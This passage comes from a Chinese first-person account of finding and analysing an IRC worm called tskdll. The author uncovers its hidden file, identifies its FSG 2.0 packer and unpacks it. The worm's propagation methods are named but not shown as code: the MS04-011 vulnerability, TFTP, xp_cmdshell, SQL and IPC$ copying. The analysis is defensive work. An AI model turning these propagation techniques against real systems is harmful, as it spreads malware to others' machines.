


图4

去瑞星看看，在瑞星的病毒资料库里输入了病毒的进程，瑞星提示无法找到，如图5。




图5

最后挂代理上了google，终于找到了一些信息，但是也很有

限，除了有一个斑竹提供的病毒进程的参考以外什么都没有提示，只有自己清除了，想了一下一些常见病毒的原理，可能在Window系统文件夹下可以看到病毒文件，根据密码防盗专家和天网提示的结果（我之所以没有终止病毒的进程，就是为了可以通过进程找到病毒的源文件），搜索系统盘，没有找到tskdll文件，倒是发现了一个tskdll.exe－20418AA4.pf的文件，看来病毒肯定来过系统盘，可能现在还在里面，但是为什么看不到呢？一般system32文件夹是病毒的必争之地，难道病毒源文件不在系统盘下？或者病毒采用了Windows资源管理器不可见的技术，对了，黑客守卫者。黑客守卫者是一个典型的可以修改Windows系统设置隐藏指定文件的程序，病毒很有可能利用了类似的技术，可是如何才能证明这个推断呢？想起这个夏天在帮朋友的计算机清除木马时发现的一个很不错的工具，金山的可疑文件扫描器，我就是用这个工具帮朋友把被黑客守卫者隐藏的文件翻出来的，以最快的速度在工具文件夹里找出可疑文件扫描器，运行后的结果证实了我的推断，如图6。





图6

看来这个文件真的在系统文件夹下，由于Windows资源管理器无法找到该文件，需要使用一个合适的资源管理器去清除该程序，在网上一阵狂搜，找到了两个可用的，下载下来，安装完成后一个无法发现，另一个SpeedCommander终于使该病毒源文件现形了，如图7。


图7

直接将源文件复制一份出来，打包。这个时候只要将病毒进程终止，删除tskdll之后就可以清除病毒了，但是我实在忍不住，于是便决定深入的分析，这里有几个令我好奇的问题，病毒连接IRC地址是哪里的？病毒开的监听端口有什么用途吗？病毒的作者是谁？带着这几个问题我开始了对病毒的深入发现，首先通过IP查询得到该IP的资料“非官方数据：来自www.cz88.net的20040305版 221.209.10.119~221.209.11.5 黑龙江省齐齐哈尔市 CZ88.NET”，病毒连接的地址是黑龙江的，回答了第一个问题，开始解答第二个问题，笔者用telnet连接到了29838端口，如图8。




图8

FTP！？很有可能是病毒特地开放的，尝试了匿名，无法进入，看来需要密码，由于没有密码只好先看看病毒的其他地方，病毒的源文件里可能有密码，首先用PEID查看一下病毒的源文件，显示无法找到入口，如图9。




图9

不会吧？是不是什么地方出了问题，我想到使用的PEID不是最新的，于是将病毒源文件复制到试验区域，又下载了PEID的最新版为检查，这才看到了病毒的源文件的信息FSG 2.0 －＞bart/xt [Overlay]，如图10。




图10

我的脱壳技术不是很好，于是到网上搜索了一下FSG2.0的信息，是一个新壳，暂时还没有脱壳的方法公布。已经很晚了，将打包好的病毒放到一个安全的文件夹，关闭计算机，明天再来继续分析……

三、了解

早早的就奔到机房，打开计算机，在启动的时候把昨天的思路重新整理了一下，在网上搜索相应的资料，突然一个网站的名字进入我的视线“看雪学院”，国内一流的加密解密及软件破解网站，突然来了灵感，在里面应该可以找到答案，于是登录该网站，在论坛里搜了一下，果然，论坛公布的FSG2.0的脱壳工具，真是踏破铁鞋无觅处，得来全不费功夫，马上下载下来，运行脱壳文件，将病毒文件的壳给脱掉，用PEID一查，VC＋＋6.0，如图11。

看来这次是把壳脱掉了，先看看这个软件调用了什么资源，用Ultra32打开来看一下，发现了在病毒的文件开始部分调用的资源，如图12。

在这里可以看到病毒传播的时候使用的参数和时间的判断，继续往下看，看到了利用的漏洞（MS04011）参数和传播时采用的工具TFTP参数，还使用了XP_cmdshell，如图13。

在图14中还可以看到软件利用了SQL的漏洞来传播，IPC共享，成功进入后将文件的拷贝到admini$\system32下，继续ing……往下看看到了病毒的扫描扫描，自我复制，和传播的相关资源，如图15。

